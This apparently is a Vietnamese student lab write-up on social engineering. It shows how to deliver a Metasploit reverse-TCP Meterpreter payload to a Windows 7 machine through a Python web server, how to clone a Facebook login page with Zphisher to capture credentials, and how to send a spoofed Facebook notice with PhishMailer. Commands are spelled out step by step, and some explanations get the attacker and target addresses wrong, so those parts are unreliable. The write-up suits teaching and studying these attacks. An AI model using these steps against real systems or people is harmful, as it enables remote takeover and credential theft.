
Demo

Baiting:

Máy Kali có IP: 192.168.241.139

Máy Windows 7 có IP: 192.168.241.141

Đầu tiên kiểm tra đã ping thành công 2 máy



Câu lệnh **msfpc windows 192.168.241.139 7777** là một câu lệnh được sử dụng để tạo một phiên Meterpreter trên máy tính mục tiêu có địa chỉ IP 192.168.241.139 và cổng 7777.


Cụ thể, câu lệnh này sẽ thực hiện các bước sau:

* Khởi chạy chương trình Metasploit Console.
* Chạy lệnh msfpc để tạo một phiên Meterpreter mới.
* Chỉ định nền tảng mục tiêu là windows.
* Chỉ định địa chỉ IP của máy tính mục tiêu.
* Chỉ định cổng của máy tính mục tiêu.

Sau khi thực hiện câu lệnh này, bạn sẽ có thể sử dụng phiên Meterpreter để điều khiển máy tính mục tiêu.

Dưới đây là giải thích chi tiết về từng thành phần của câu lệnh:

* **msfpc** là lệnh để tạo một phiên Meterpreter mới.
* **windows** là nền tảng mục tiêu.
* **192.168.241.139** là địa chỉ IP của máy tính mục tiêu.
* **7777**là cổng của máy tính mục tiêu.



Sau khi thực hiện xong câu lệnh như trên ta thực hiện theo như các bước đề xuất, chạy lệnh **msfconsole -q -r '/home/shublue/windows-meterpreter-staged-reverse-tcp-7777-exe.rc'**, sau đó chạy lệnh **python2 -m SimpleHTTPServer 8080**  
Câu lệnh **python2 -m SimpleHTTPServer 8080** là một câu lệnh được sử dụng để khởi chạy một máy chủ HTTP đơn giản trên cổng **8080** bằng Python 2.

Cụ thể, câu lệnh này sẽ thực hiện các bước sau:

* Khởi chạy chương trình Python 2.
* Import mô-đun SimpleHTTPServer.
* Chạy hàm SimpleHTTPServer() với tham số là cổng 8080.

Sau khi thực hiện câu lệnh này, máy chủ HTTP sẽ bắt đầu lắng nghe trên cổng 8080. Bạn có thể truy cập máy chủ HTTP này bằng trình duyệt web bằng cách nhập địa chỉ IP của máy tính vào thanh địa chỉ, theo sau là cổng 8080.

A computer screen shot of a computer code

Description automatically generated with medium confidence

Câu lệnh **msfconsole -q -r '/home/shublue/windows-meterpreter-staged-reverse-tcp-7777-exe.rc'** là một câu lệnh được sử dụng để tải và chạy một tập lệnh Metasploit từ tệp **/home/shublue/windows-meterpreter-staged-reverse-tcp-7777-exe.rc**.


Cụ thể, câu lệnh này sẽ thực hiện các bước sau:

* Khởi chạy chương trình Metasploit Console.
* Chuyển sang chế độ "Quiet" để giảm bớt thông tin đầu ra.
* Chạy tập lệnh Metasploit từ tệp **/home/shublue/windows-meterpreter-staged-reverse-tcp-7777-exe.rc**.
* Tệp **/home/shublue/windows-meterpreter-staged-reverse-tcp-7777-exe.rc** là một tập lệnh Metasploit được thiết kế để tạo một phiên Meterpreter trên một máy tính Windows mục tiêu. Phiên Meterpreter này sẽ kết nối ngược trở lại máy tính của bạn qua cổng **7777**.

Sau khi thực hiện câu lệnh này, phiên Meterpreter sẽ được tạo trên máy tính mục tiêu. Bạn có thể sử dụng phiên Meterpreter này để điều khiển máy tính mục tiêu.

Dưới đây là giải thích chi tiết về từng thành phần của câu lệnh:

* **msfconsole** là lệnh để khởi chạy chương trình Metasploit Console.
* **-q** là tùy chọn để chuyển sang chế độ "Quiet".
* **-r** là tùy chọn để chạy tập lệnh Metasploit từ một tệp.
* **/home/shublue/windows-meterpreter-staged-reverse-tcp-7777-exe.rc** là đường dẫn đến tệp tập lệnh Metasploit.



Exploit thành công, tuy nhiên hiện tại chưa có phiên nào được tạo, Ta qua máy windows 7 truy cập vào 192.168.241.139:8080 và ta thấy được file **windows-meterpreter-staged-reverse-tcp-7777.exe**, ta tải file này về

A screenshot of a computer

Description automatically generated


A screenshot of a computer

Description automatically generatedVà chạy file này lên

A screenshot of a computer error

Description automatically generated

Quay trở lại máy kali, ta thấy xuất hiện 1 phiên giao dịch đã được tạo



Chạy câu lệnh **sessions -i 1**

Câu lệnh sessions -i 1 trong MSF6 exploit là một câu lệnh được sử dụng để chuyển sang phiên Meterpreter thứ nhất.


Cụ thể, câu lệnh này sẽ thực hiện các bước sau:

* Kiểm tra xem có phiên Meterpreter nào đang hoạt động không.
* Nếu có, sẽ chuyển sang phiên Meterpreter thứ nhất.
* Phiên Meterpreter thứ nhất là phiên Meterpreter được tạo đầu tiên. Phiên này sẽ có số ID là 1.

Dưới đây là giải thích chi tiết về từng thành phần của câu lệnh:

* **sessions** là lệnh để quản lý các phiên Meterpreter.
* **-i** là tùy chọn để chỉ định số ID của phiên Meterpreter mà bạn muốn chuyển sang.
* **1** là số ID của phiên Meterpreter mà bạn muốn chuyển sang.

Truy cập thành công vào máy Windows 7, Vào shell và thực hiện thêm 1 file vào màn hình Desktop máy Win7 để kiểm tra:



Ta thấy thư mục vừa tạo đã xuất hiện trên màn hình Desktop máy Windows 7

A screenshot of a desktop computer

Description automatically generated

Phishing:

Zphisher là một công cụ giả mạo trang web được sử dụng để thực hiện các cuộc tấn công phishing. Công cụ này được phát triển bởi DauDau432 và được phát hành trên GitHub. Zphisher có thể được sử dụng để giả mạo các trang web phổ biến như Facebook, Gmail, Twitter, v.v.

Zphisher hoạt động bằng cách tạo một trang web giả mạo giống hệt với trang web gốc. Sau đó, công cụ này sẽ gửi một email hoặc tin nhắn văn bản đến nạn nhân, trong đó chứa một liên kết đến trang web giả mạo. Khi nạn nhân nhấp vào liên kết, họ sẽ được chuyển hướng đến trang web giả mạo.

Trên trang web giả mạo, nạn nhân sẽ được yêu cầu nhập thông tin đăng nhập hoặc các thông tin cá nhân khác. Sau khi nạn nhân nhập thông tin, thông tin đó sẽ được gửi đến kẻ tấn công.


Zphisher là một công cụ mạnh mẽ có thể được sử dụng để đánh cắp thông tin cá nhân của nạn nhân. Tuy nhiên, công cụ này cũng có thể được sử dụng cho mục đích giáo dục để giúp mọi người hiểu về các cuộc tấn công phishing.

Dưới đây là một số tính năng chính của Zphisher:

* Có thể được sử dụng để giả mạo các trang web phổ biến
* Có thể được sử dụng để tạo các trang web giả mạo tùy chỉnh
* Có thể được sử dụng để gửi email hoặc tin nhắn văn bản chứa liên kết đến trang web giả mạo
* Có thể được sử dụng để thu thập thông tin đăng nhập và thông tin cá nhân khác từ nạn nhân

Setup Zphisher:

**git clone https://github.com/htr-tech/zphisher**



Kế tiếp di chuyển vào thư mục zphisher và chạy file zphisher.sh

**bash zphisher.sh**

Sau đó chọn option 1 và tiếp tục chọn option 1 để tạo trang login facebook giả:

**A screenshot of a computer

Description automatically generated**

Kế tiếp chọn mục 3 để chọn dịch vụ LocalXpose, chọn port 7777 (có thể để mặc định là port 8080), chọn y để đổi Server Region

**A screenshot of a computer

Description automatically generated**

Sau khi thực hiện xong các bước ta được đường dẫn sau và qua máy Windows 7 mở trang web với đường link bên dưới để kiểm tra

**A screenshot of a computer

Description automatically generated**

Đây là trang Login facebook giả được tạo khi truy cập vào đường link, thực hiện nhập username và password để đăng nhập

**A screenshot of a computer

Description automatically generated**

Sau khi thực hiện đăng nhập thì username và password sẽ gửi về máy Kali

**A screenshot of a computer

Description automatically generated**

**Spear-Phishing:**

PhishMailer là một công cụ giả mạo email được sử dụng để thực hiện các cuộc tấn công phishing. Công cụ này được phát triển bởi DarkSecDevelopers và được phát hành trên GitHub. PhishMailer có thể được sử dụng để giả mạo các email từ các nguồn phổ biến như ngân hàng, công ty công nghệ, v.v.

PhishMailer hoạt động bằng cách tạo một email giả mạo giống hệt với email gốc. Sau đó, công cụ này sẽ gửi email giả mạo đến nạn nhân. Email giả mạo có thể chứa một liên kết đến một trang web giả mạo, yêu cầu nạn nhân nhập thông tin đăng nhập hoặc các thông tin cá nhân khác.

PhishMailer là một công cụ mạnh mẽ có thể được sử dụng để đánh cắp thông tin cá nhân của nạn nhân. Tuy nhiên, công cụ này cũng có thể được sử dụng cho mục đích giáo dục để giúp mọi người hiểu về các cuộc tấn công phishing.

Dưới đây là một số tính năng chính của PhishMailer:

* Có thể được sử dụng để giả mạo các email từ các nguồn phổ biến
* Có thể được sử dụng để tạo các email giả mạo tùy chỉnh
* Có thể được sử dụng để gửi email giả mạo đến các nhóm người cụ thể
* Có thể được sử dụng để thu thập thông tin đăng nhập và thông tin cá nhân khác từ nạn nhân

Cài đặt PhishMailer về với lệnh **git clone** [**https://www.github.com/BiZken/PhishMailer.get**](https://www.github.com/BiZken/PhishMailer.get)

Vào thư mục PhishMailer và chạy chương trình với lệnh python3 PhishMailer.py

**A screenshot of a computer

Description automatically generated**


Chọn mục 2 để tạo thông báo của trang Facebook, kế tiếp nhập thông tin của mục tiêu cần tấn công, ngày tháng năm và giờ vào

**A screenshot of a computer

Description automatically generated**

**A computer screen shot of a computer

Description automatically generated**

Nhập tên file html được tạo (ở đây là nhom12socialengineering)****

Mở file html này lên ta được giao diện như bên dưới

**A screenshot of a computer

Description automatically generated**

Tìm kiếm hình ảnh và logo của facebook và google chrome để chỉnh lại giao diện, đây là đường link chưa chỉnh sửa**A screen shot of a computer screen

Description automatically generated**

Gán link logo mới tìm được vào

**A screen shot of a computer program

Description automatically generated**

Đường link chưa chỉnh sửa

**A screen shot of a computer screen

Description automatically generated**

Sau khi gán link mới vào

**A screenshot of a computer program


Description automatically generated**

Đây là file sau khi gắn logo vào


**A screenshot of a computer

Description automatically generated**

Tiếp tục vào vào PhishMailer, chọn 30 để gửi mail và chọn 1 dùng 1 lần

****

Nhập thông tin theo yêu cầu bên dưới và mail sẽ được gửi vào mail của mục tiêu

****

Ta thấy thông báo đã được gửi về mail của mục tiêu như ảnh bên dưới

A screenshot of a computer

Description automatically generated